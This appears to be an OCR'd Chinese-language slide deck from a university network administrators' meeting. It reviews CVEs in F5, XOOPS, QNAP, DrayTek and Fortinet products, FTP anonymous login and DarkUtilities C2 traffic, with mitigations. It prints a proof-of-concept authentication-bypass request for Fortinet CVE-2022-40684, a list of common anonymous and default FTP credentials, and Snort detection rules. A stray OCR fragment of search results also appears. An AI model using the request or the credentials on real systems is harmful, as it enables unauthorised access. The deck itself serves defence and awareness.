臺大區網網管會議摘要


- 臺灣大學計算機及資訊網路中心
- 報告人：李美雯

漏洞與案例分享

漏洞描述


- CVE-2022-1388 是 F5 Networks 的 BIG-IP 解決方案管理界面中的一個嚴重漏洞 (CVSS 9.8)，該漏洞由 F5 官方在 2022 年 5 月 4 日對外發布
- 此漏洞可讓未經身份驗證的攻擊者，繞過 F5 的 iControl REST 身份驗證，進而存取 BIG-IP 系統
- iControl REST 是一個 Web-based 程式介面，可執行 BIG-IP 硬體設備組態配置與管理

資料來源： https://support.f5.com/csp/article/K23605346




資料來源： https://nvd.nist.gov/vuln/detail/CVE-2022-1388

IPS偵測規則說明



規則偵測條件：

1. 外對內的tcp連線；來源埠不限；目標埠為網站常用的連線埠(80、81、8080....等)
2. 封包內容包含下列關鍵字
   ① Connection:
   ② X-F5-Auth



資料來源：https://blog.talosintelligence.com/2022/05/threat-advisory-critical-f5-big-ip-vuln.html

XOOPS架站工具-後台管理工具漏洞

漏洞描述

- XOOPS 是一套便於架設與維護的開源內容管理系統(Content Management System)，使用 PHP 語言與 MySQL 資料庫，功能、介面全部模組化設計，廣受教育單位的青睞。
- ASOC團隊成功開採 XOOPS 架站工具中的”站長工具箱模組”(tad_adm) 2.93以前的版本存在目錄遍歷與訊息外漏之風險，可被攻擊者遠端執行任意程式碼(Remote Code Execution, RCE)，進而獲得系統控制權。
- ASOC檢測全TANet使用XOOPS學校，並通報區網中心協助轉知
- 2022/08/31通知XOOPS開發人員，建議針對zip.php做進一步權限控管，防止此漏洞遭到利用，XOOPS維護人員於2022/9/1釋出修復版本2.93

FTP 匿名登入-機敏資料曝光

FTP 匿名登入


asus router 預設密碼
全部
工具
約有 32,900 項結
注意：出廠預
廠預設狀態後
https://www.asus
[無線路由器
關於精選摘要
意見回饋
FTP匿名登入
FTP的匿名登入一般有三種:
1、 使用者名稱：anonymous 密碼：Email或者為空
2、 使用者名稱：FTP 密碼：FTP或者為空
3、 使用者名稱：USER 密碼：pass

總結

OWASP IOT Top 10 2018

OWASP

Internet of Things Top 10

1. 弱密碼 (Weak Guessable or Hardcoded Passwords)
2. 不安全的網路服務 (Insecure Network Services)
3. 不安全的生態界面 (Insecure Ecosystem Interfaces)
4. 不安全的更新機制 (Lack of Secure Update Mechanism)
5. 使用不安全的元件 (Use of Insecure Outdated Components)
6. 隱私防護不足 (Insufficient Privacy Protection)
7. 不安全的資料轉移和儲存 (Insecure Data Transfer and Storage)
8. 缺乏裝置設定 (Lack of Device Settings)
9. 不安全的預設 (Insecure Default Settings)
10. 缺少物理加固措施 (Lack of Physical Hardening)

QNAP NAS重大漏洞 (CVE-2022-27593)

QNAP NAS重大漏洞(CVE-2022-27593)

QNAP NAS於 9/3釋出 Photo Station漏洞警訊，編號 CVE-2022-27593，CVSS風險值達最高分10分
目前已知 DeadBolt勒索軟體針對此漏洞進行攻擊，已有災情傳出，
北區 ASOC發現貴區網轄下 IP(附件一)有 QNAP產品暴露於 Internet中，
請老師盡速通報，並參考以下措施，避免遭受駭客攻擊。

受影響版本：
QTS 5.0.1：Photo Station 6.1.2 及更高版本
QTS 5.0.0/4.5.x：Photo Station 6.0.22 及更高版本
QTS 4.3.6：Photo Station 5.7.18 及更高版本
QTS 4.3.3：Photo Station 5.4.15 及更高版本
QTS 4.2.6：Photo Station 5.2.14 及更高版本

建議使用者盡速更新韌體，並進行以下措施：
1. 避免將 QNAP NAS暴露在公開網路上，將設備放置於內部網路並使用VPN從外部連線存取。
2. 更新 QTS所有應用程式至最新版本。
3. 定期備份 NAS中的資料。
4. 啟用系統連線記錄，管理人員留意登入警訊。
5. 透過啟用 NAS「IP存取保護」，可以自動封鎖在特定時間內多次登入失敗的 IP。

居易 (DrayTek) 路由器重大漏洞 (CVE-2022-32548)

居易 (DrayTek) 路由器重大漏洞(CVE-2022-32548)

老師您好，

居易路由器近期出現 CVSS 風險評分達10分之漏洞，
web 管理頁面存在 RCE 漏洞，
可被攻擊者遠端執行程式碼，獲得系統控制權，
北區 ASOC 發現貴區網轄下 IP 疑似有居易科技之路由器暴露於網路上 (如附檔)


請區網老師協助通報轄下單位進行相關緩解措施：

1. 居易已釋出更新檔，請使用者盡速更新：
   https://www.draytek.com/support/latest-firmwares/
2. 建議 web 頁面避免暴露在 Internet 上，或限制存取 IP。

Fortinet設備漏洞-CVE-2022-40684

漏洞描述

- Fortinet於2022年10月上旬發布HTTP或HTTPS身分驗證漏洞(CVE-2022-40684)，CVSS風險值達9.8分
- 遠端攻擊者可透過特製HTTP或HTTPS header請求觸發漏洞，繞過身分驗證以管理員身分進行訪問，進而遠端存取受害主機。
- Fortinet已於2022年10月10日釋出更新。



https://nvd.nist.gov/vuln/detail/CVE-2022-40684

漏洞說明

- 使用Get Request Methods並發送特製的http Header可取得該設備上的user name
- POC:
- **GET /api/v2/cmdb/system/admin** HTTP/1.1
- Host: 目標IP
- User-Agent: **Node.js**
- Accept-Encoding: gzip, deflate
- Accept: */*
- **Hosts: 127.0.0.1:9980**
- **Forwarded: by="[127.0.0.1]:80";for="[127.0.0.1]:49490";proto=http;host=**
- X-Forwarded-Vdom: root

駭客正在銷售最新Fortinet漏洞的存取方式

資安業者Cyble發現有人在地下論壇銷售存取Fortinet VPN裝置的憑證資訊，並研判張貼廣告的攻擊者應是針對Fortinet於10月間修補的CVE-2022-40684發動攻擊

文/ 林妍溱 | 2022-11-30 發表

DarkUtilities & Web3.0數位韌性

研究動機

- 2022/08~2022/09 IPS觸發大量異常事件
- 為Cisco 7/28 公布的新特徵碼(Sid 1-60324、 1-603245)
- Cisco Talos 8/04於Blog發布分析研究資訊。

規則說明(Sid 1-60324) (Sid 1-60325)

- Sid 1-60324特徵碼
- IPS檢測到使用與 Dark Utilities C2中繼站服務(C2aaS)相關，且為自定義的持久連接(keep-alive)封包即告警。
- 使用自定義TCP協定更新狀態，常見的有Heartbeat與keep-alive封包。
- 封包內容表頭包含|78 9C 4D|，16進製轉換為ASCII碼為x.M。

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 27016 (msg:"MALWARE-CNC MultiOS.Trojan.DarkUtilities variant outbound connection"; flow:to_server,established; content:"|78 9C 4D|"
```

- Sid 1-60325特徵碼
- IPS檢測到透過平台提供的API存取到Dark Utilities C2使用manager、payloads兩個API位置名稱。

Rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC MultiOS.Trojan.DarkUtilities variant outbound connection"; flow:to_server,established; content:"Host: dark-utilities"; fast_pattern:only;
http_header:; content:"/api/v1/"; nocase:; http_uri:; pcre:"/^\/api\/v1\/(manager|payloads)/Ui"; metadata:impact_flag red, policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, service http;
reference:url,www.virustotal.com/gui/file/c9deeda7cd7adb4ff584d13ea64cdb50c9e8b5c616f1dff476f372e86c9b9be6; classtype:trojan-activity; sid:60325; rev:1; gid:1; )
```

資安新聞

駭客發動攻擊的C2中繼站也可以用租的！研究人員揭露Dark Utilities中繼站租賃服務

為了隱匿攻擊來源，駭客通常會架設C2中繼站來控制惡意軟體或下達命令，但如今這種中繼站也出現了租賃服務。思科揭露名為Dark Utilities的C2中繼站服務平臺（C2aaS），駭客宣稱提供匿名的C2基礎設施，攻擊者只要支付9.99歐元就可使用，目前至少有3千個活躍用戶，粗估經營者獲利3萬歐元。

此C2平臺目前支援駭客使用Windows、Linux的惡意軟體，並以星際檔案系統（IPFS）代管相關檔案。研究人員指出，這樣的租賃服務很可能日後受到攻擊者廣泛利用。

IPFS、WEB 3.0核心概念

- IPFS「星際檔案系統」(InterPlanetary File System，簡稱IPFS)分散式的架構，其去中心化(Decentralization)對等式網路架構與Web 3.0概念相同，並依靠使用者群(peers)交換hash值與檔案，節點遍佈整個網際網路。
- P2P的多點共享檔案形式，容許從不同的其他用戶下載同一檔案的不同部份，加速檔案下載速度，用戶越多下載速度越快，這和傳統的HTTP伺服器模式剛好相反，讓執法人員難以追溯其來源。